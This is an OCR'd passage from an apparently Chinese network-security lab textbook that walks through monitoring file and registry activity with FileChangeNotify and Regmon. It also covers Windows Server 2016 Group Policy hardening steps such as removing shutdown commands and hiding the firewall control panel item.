**步骤6**：复制该文件夹到桌面，并重命名(为便于实验时查看)。

**步骤7**：打开C盘的tools文件夹，找到fileChangeNotify.exe文件，在其上双击运行，并选取“开始监视”即可对文件进行监视。这时，读者可以在桌面上建立一个新的文件夹，随后将该文件夹修改为test，然后再将其删除。这样，所有操作将自动显示在FileChangeNotify监视窗口中，如图2-56所示。






图 2-56　FileChangeNotify 监视窗口中显示已进行的文件夹操作

**步骤 8**：打开 C:\tools\Regmon 文件夹，在 regmon. exe 文件上双击运行，在打开的如图 2-57 所示的对话框中可以查看注册表信息。



| # | Time | Process | Request | Path | Result | Other |
|---|---|---|---|---|---|---|
| 4085 | 46.10520935 | vmtoolsd.exe:232 | OpenKey | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters | SUCCESS | Access: 0x20019 |
| 4086 | 46.10522079 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\SearchList | SUCCESS | "" |
| 4087 | 46.10522842 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\SearchList | SUCCESS | "" |
| 4088 | 46.10524750 | vmtoolsd.exe:232 | CloseKey | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters | SUCCESS | |
| 4089 | 46.16315460 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage\Bind | BUFFER OVERFLOW | |
| 4090 | 46.16318130 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage\Bind | BUFFER OVERFLOW | |
| 4091 | 46.16319656 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage\Bind | SUCCESS | "\Device\{5A39986E-06FF-408B- |
| 4092 | 46.16368484 | vmtoolsd.exe:232 | OpenKey | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | Access: 0x20019 |
| 4093 | 46.16370010 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | 0x1 |
| 4094 | 46.16371536 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | 0x61ED6EEF |
| 4095 | 46.16372299 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | 0x61ED65F7 |
| 4096 | 46.16373444 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | "192.168.244.254" |
| 4097 | 46.16374588 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | "192.168.244.254" |
| 4098 | 46.16377258 | vmtoolsd.exe:232 | CloseKey | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | |
| 4099 | 46.16390228 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage\Bind | BUFFER OVERFLOW | |
| 4100 | 46.16391754 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage\Bind | BUFFER OVERFLOW | |
| 4101 | 46.16394043 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage\Bind | SUCCESS | "\Device\{5A39986E-06FF-408B- |
| 4102 | 46.16413498 | vmtoolsd.exe:232 | OpenKey | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | Access: 0x20019 |
| 4103 | 46.16414642 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | "" |
| 4104 | 46.16416168 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | "localdomain" |
| 4105 | 46.16417313 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | 0x1 |
| 4106 | 46.16418839 | vmtoolsd.exe:232 | QueryValue | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | 0x0 |
| 4107 | 46.16421127 | vmtoolsd.exe:232 | CloseKey | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{5A... | SUCCESS | |
| 4108 | 46.16425323 | vmtoolsd.exe:232 | OpenKey | HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\MS ... | NOT FOUND | |

图 2-57　Regmon 工具操作界面

**步骤 9**：双击任意进程，可以看到该进程所在注册表的具体位置，如图 2-58 所示。





图 2-58　显示进程所在注册表的位置

### 2.4.4 任务与思考

通过本实验，读者需要进一步思考和学习常用注册表的键值类型。常用的注册表键值主要有以下几类。

(1) REG_BINARY。REG_BINARY 为未处理的二进制数据。多数硬件组件信息都是以二进制的方式存储的，但以十六进制格式显示在注册表编辑器中。

(2) REG_WORD。数据由 4B 长的数表示。许多设备驱动程序和服务的参数都使用这种类型，并在注册表编辑器中以二进制、十六进制或十进制的格式显示。

(3) REG_EXPAND_SZ。REG_EXPAND_SZ 为长度可变的数据串。该数据类型包含在程序或服务中使用该数据时确定的变量。

(4) REG_MULTI_SZ。REG_MULTI_SZ 为多重字符串。其中包含格式可被用户读取的列表项，用空格、逗号或其他标记分开。

(5) REG_SZ。REG_SZ 为固定长度的文本串。

扫一扫

视频讲解

## 2.5 针对组策略的攻防

组策略(group policy)是配置 Windows 的一种有效工具。虽然组策略编辑器中的大部分配置都可以通过直接修改注册表实现，但是通过组策略编辑器进行修改比通过注册表进行修改更加直观，且不容易出错。

### 2.5.1 预备知识：了解组策略

作为 Windows 操作系统中一个能够让系统管理员充分管理用户工作环境的工具，通过组策略可以为用户设置不同的工作环境。组策略包含“计算机配置”和“用户配置”两部分，分别对计算机和用户的相关配置环境产生影响。运行 gpedit.msc 命令可以打开组策略编辑器。组策略有以下两种配置方式。

(1) 本地计算机策略。本地计算机策略可以用来设置单一计算机的策略，在这个策略内的计算机配置只会被应用到这台计算机，而用户设置会被应用到在此计算机登录的所有用户。

(2) 域的组策略。域的组策略可以针对站点、域或组织单位来设置组策略。其中，域的组策略内的设置会被应用到域内的所有计算机与用户，而组织单位的组策略会被应用于该组织单位内的所有计算机与用户。

### 2.5.2 实验目的与条件

**1. 实验目的**

在系统地掌握 Windows 操作系统组策略功能和管理方式的基础上，结合 2.4 节有关注册表的实验内容，进一步学习组策略的安全设置方法。本实验根据网络攻防实际情况，针对 Windows Server 服务器操作系统中的组策略进行学习。在掌握了有关服务器版本操作系统的组策略配置与管理方法后，读者可参考相关操作指南学习针对 Windows 10 等桌面操

作系统的组策略管理方法。

**2. 实验清单及软硬件要求**

根据目前实际应用情况，本实验选择 Windows Server 2016 标准版的服务器操作系统作为实验平台。

## 2.5.3 实验过程

**1. 取消关机前的提示信息**

当对 Windows Server 2016（包括其他版本的 Windows Server 操作系统）计算机进行关机操作时，系统会要求提供关机的理由（因为服务器一般是不会关机的），如图 2-59 所示。此提示在日常操作中会给用户带来一些不便，对于经常需要远程管理的 Windows Server 服务器来说，可以通过配置组策略，屏蔽关机时出现的如图 2-59 所示的提示信息，使服务器系统直接关机。

**步骤 1**：选择“开始”→“运行”，在打开的“运行”对话框中输入 gpedit. msc 命令，如图 2-60 所示。


图 2-59　选择关机的理由





图 2-60　输入 gpedit. msc 命令

**步骤 2**：单击“确定”按钮后，在打开的“本地组策略编辑器”窗口中依次选择“计算机配置”→“管理模板”→“系统”，在右侧列表框中选取“显示‘关闭事件跟踪程序’”，如图 2-61 所示。

**步骤 3**：在打开的如图 2-62 所示的对话框中，选中“已禁用”单选按钮，并单击“确定”按钮。

完成以上设置，以后要关机或重新启动计算机时，系统都将不会再出现类似图 2-59 所示的对话框。

**2. 阻止用户从“开始”菜单执行“关机”“重新启动”等命令**

由于服务器应用的重要性，不管是本地操作还是远程控制，一般很少要求系统进行关机、重新启动、睡眠、休眠等操作。尤其系统在被攻击者入侵后，更不应允许攻击者使用这些功能。通过本实验，将会取消 Windows Server 2016 操作系统“开始”菜单或“Windows 安全”执行中的关机、重新启动、睡眠、休眠等功能项。

**步骤 1**：依次选择“本地计算机策略”→“用户配置”→“管理模板”→“‘开始’菜单和任务栏”选项，在右侧列表中选取“删除并阻止访问‘关机’、‘重新启动’、‘睡眠’和‘休眠’命令”，如图 2-63 所示。





图 2-61　选取"显示'关闭事件跟踪程序'"





图 2-62　选中"已禁用"单选按钮





图 2-63　选择"删除并阻止访问'关机'、'重新启动'、'睡眠'和'休眠'"命令

**步骤 2**：在打开的如图 2-64 所示对话框中选中"已启用"单选按钮，此设置会立即应用到所有用户。





图 2-64　选中"已启用"单选按钮

之后就会发现，“关机”“重新启动”“睡眠”“休眠”命令将从“开始”菜单中被删除，电源按钮也会从“Windows 安全”中被删除，这将提高系统应用的安全性。

**3. 禁用浏览器上的“连接”和“安全”选项卡**

通过浏览器属性中的“连接”和“安全”选项卡（如图 2-65 所示），用户可以对浏览器的安全性进行设置，如禁止访问某些网站、启用安全保护、设置连接代理等。出于安全考虑，可以禁止用户使用这些功能。


图 2-65　浏览器正常情况下显示的选项卡

**步骤 1**：依次选择“本地计算机策略”→“用户配置”→“管理模板”→“Windows 组件”→Internet Explorer→“Internet 控制面板”选项，在右侧的列表框中分别选取“禁用连接页”和“禁用安全页”选项，如图 2-66 所示。

**步骤 2**：在出现类似如图 2-67 所示的对话框时，分别将“禁用连接页”和“禁用安全页”设置为“已启用”，此设置会立即被应用到所有用户。

**步骤 3**：选择 Internet Explorer 中的“Internet 选项”选项，打开如图 2-68 所示的对话框（与图 2-65 进行比较）。读者会发现：Internet 选项对话框中已经不再显示“安全”和“连接”选项卡。

**4. 隐藏“Windows 防火墙”**

防火墙是网络安全中应用最广泛的一类工具，Windows 防火墙属于个人软件防火墙，是


图 2-66　选取对 Internet 控制面板的设置


图 2-67　选中"已启用"单选按钮

Windows 操作系统自身集成的防火墙。在启用了防火墙后，其会给用户的部分操作带来不便，所以用户经常会需要关闭防火墙。为了防止用户因关闭"Windows 防火墙"而带来安全问题，可以将"Windows 防火墙"隐藏起来。





图 2-68　不再显示“安全”和“连接”选项卡

**步骤 1**：依次选择“本地计算机策略”→“用户配置”→“管理模板”→“控制面板”选项，在右侧列表框中选取“隐藏指定的‘控制面板’项”选项，如图 2-69 所示。





图 2-69　选取对控制面板项的配置

**步骤 2**：在打开的对话框中首先选中“已启动”单选按钮，然后再单击“显示”按钮，在打开的“显示内容”对话框中输入“Windows 防火墙”（注意 Windows 与防火墙之间有一个空格），如图 2-70 所示。依次单击“确定”按钮，此设置会立即被应用到所有用户。

